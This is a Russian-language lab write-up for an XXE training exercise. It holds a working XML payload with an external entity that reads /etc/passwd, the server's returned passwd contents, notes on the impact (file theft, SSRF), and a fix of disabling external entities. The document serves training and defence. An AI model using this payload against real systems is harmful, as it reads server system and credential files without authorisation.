


Задание 14. XML External Entity (XXE)

URL: <http://62.173.140.174:36109>

1. Скриншот результатов



2. Шаги воспроизведения

1. Открыл страницу стенда с формой ввода XML.
2. Отправил простой «безопасный» XML, чтобы понять формат ответа.
`<data>Привет</data>`
3. Сформировал XML с DOCTYPE и внешней сущностью.
4. Отправил XXE-payload и увидел в ответе содержимое `/etc/passwd`.
5. Убедился, что на странице появилась отметка, что лабораторная решена.

3. Использованный XML-payload

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <!ENTITY pass SYSTEM "file:///etc/passwd">
]>
<data>&pass;</data>
```

4. Скриншоты подтверждения

Лабораторная работа по XXE

Вставьте XML и отправьте.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <ENTITY pass SYSTEM "file:///etc/passwd">
]>
<data>&pass;</data>
```

Отправить

Лабораторная работа по XXE

Вставьте XML и отправьте.

Лабораторная работа решена успешно

```
<root>...</root>
```

Отправить

Результат парсинга

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Злоумышленник может прочитать конфиденциальные файлы сервера (например, /etc/passwd или конфигурации с паролями), а также использовать уязвимый сервер как прокси для атаки на внутреннюю инфраструктуру (SSRF), сканирования портов или вызова эндпоинтов внутренних API, недоступных извне.

6. Как бы вы починили

Основной способ защиты - полное отключение поддержки внешних сущностей и внешних DTD в настройках используемого XML-парсера. Можно также использовать менее уязвимые форматы обмена данными, такие как JSON, если это позволяет архитектура приложения.